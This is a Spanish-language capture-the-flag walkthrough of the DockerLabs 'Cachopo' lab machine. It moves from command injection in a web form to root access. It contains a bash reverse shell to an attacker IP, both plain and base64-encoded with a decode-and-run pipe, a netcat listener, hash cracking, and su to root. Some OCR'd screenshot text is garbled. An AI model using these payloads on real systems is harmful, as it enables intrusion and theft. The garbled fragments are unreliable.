

Máquina "Cachopo" de la plataforma de aprendizaje gratuito DockerLabs de dificultad media.

Se realizó un escaneo de puertos y detectamos que los puertos 22 y 80 están habilitados. Esto sugiere que un servidor web está activo y que el servicio SSH (Secure Shell) está habilitado.



Hay un formulario para realizar la reservación, pero al analizarlo hemos observado que el único texto que se procesa es el del primer campo de texto a través de un método POST. Por lo tanto, vamos a interceptar la petición en Burp Suite para averiguar lo que está sucediendo dentro de la página.



Mandamos la petición web al Repeater para modificar el UserInput y verificar si manipulando las variables encontramos alguna reacción que nos comunique con la máquina donde está alojada la página web.

```
bash -c "bash -i >& /dev/tcp/192.168.1.50/443 0>&1"

YmFzaCAtYyAiYmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEuNTAvNDQzIDA+JjEi
```

Encapsulamos la reverse shell con bash -c y la almacenamos dentro de comillas dobles. Luego, en el decoder, la decodificamos con base64. Este procedimiento se siguió porque, según el análisis, esta máquina solo procesa información en base64.

```
^c

(silver@lobo)-[~/Descargas/Cachopo/content]

$ echo 'YmFzaCAtYyAiYmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEuNTAvNDQzIDA+JjEi' | base64 -d | sh
```

Preparamos el decoder para realizar la petición puesto que solo lee en base 64

```
echo YmFzaCAtYyAiYmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEuNTAvNDQzIDA+JjEi' | base64 - d | sh
```

Recogemos toda la cadena y la pasamos en su totalidad todo en base64

```
Request
                                                                                Response
                                                             Ø 😑 N ≡
 Pretty
          Raw
1 POST /submitTemplate HTTP/1.1
   Host: 172.17.0.2
 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
   Firefox/115.0
   Accept: */*
   Accept-Language: es-MX,es;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
  Referer: http://172.17.0.2/
8 | Content-Type: application/x-www-form-urlencoded
9 Content-Length: 98
   Origin: http://l72.17.0.2
   Connection: keep-alive
Cookie: wp-settings-time-2=1720661878
12
14 userInput=
    ZWNoby AnWWl GemFDQXRZeUFpWWl GemFDQXRhU0ErSml Bdl pHVj JMMl JqY0M4eE9USXVNV
    FkOTGpFdUSUQXZORFF6SURBKOpqRWknIHwgYmFzZTYOIC1kIHwgc2g=
```

Realizamos la petición.

```
Cachopo:zsh \times content:zsh \times content:zsh \times
  —(silver®lobo)-[~/Descargas/Cachopo/content]
└$ nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.1.50] from (UNKNOWN) [172.17.0.2] 38716
bash: cannot set terminal process group (16): Inappropriate ioctl for device
bash: no job control in this shell
cachopin@6442d269440b:~$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
cachopin@6442d269440b:~$
zsh: suspended nc -nlvp 443
  -(silver®lobo)-[~/Descargas/Cachopo/content]
stty raw -echo; fg
[1] + continued nc -nlvp 443
                              reset
reset: unknown terminal type unknown
Terminal type? xterm
```

Tenemos contacto con la máquina, a lo que hacemos un tratamiento de la tty.

```
Cachopo:zsh × content:zsh × content:zsh × content:nc ×

cachopin@6442d269440b:~/app/com/personal$ ls
hash.lst
cachopin@6442d269440b:~/app/com/personal$ cat hash.lst
$SHA1$d$GkLrWsB7LfJz1tqHBiPzuvM5yFb=
$SHA1$d$BjkVArB9RcGUs3sgVKyAvxzH0eA=
$SHA1$d$NxJmRtB6LpHs9vJYpQkErzU8wAv=
$SHA1$d$BvKpTbC5LcJs4gRzQfLmHxM7yEs=
$SHA1$d$LxVnWkB8JdGq2rH0UjPzKvT5wM1=
cachopin@6442d269440b:~/app/com/personal$
```

Encontramos esta lista de posibles contraseñas futuras, por lo que es necesario realizar un ataque de fuerza bruta para descifrar su contenido.

Utilizamos un script disponible en GitHub, cuyo propietario es PatxaSec, para obtener la contraseña, que en este caso es "cecina".

```
cachopin@6442d269440b:~/app/com/personal$ ls
hash.lst
cachopin@6442d269440b:~/app/com/personal$ cat hash.lst
$SHA1$d$GkLrWsB7LfJz1tqHBiPzuvMSyFb=
$SHA1$d$GkLrWsB7LfJz1tqHBiPzuvMSyFb=
$SHA1$d$BjkVArB9RcGUs3sgVKyAvxzH0eA=
$SHA1$d$BjkVArB9RcGUs3sgVKyAvxzH0eA=
$SHA1$d$BvkyTbC5LCJs4gRzGfLmHxM7yEs=
$SHA1$d$BvkyTbC5LCJs4gRzGfLmHxM7yEs=
$SHA1$d$LxVnWkB8JdGqZrH0UjPzKvT5wM1=
cachopin@6442d269440b:~/app/com/personal$ su root
Password:
root@6442d269440b:~# whoami
root
root@6442d269440b:~# whoami
root
root@6442d269440b:~# I
```

Entramos ahora como usuario root.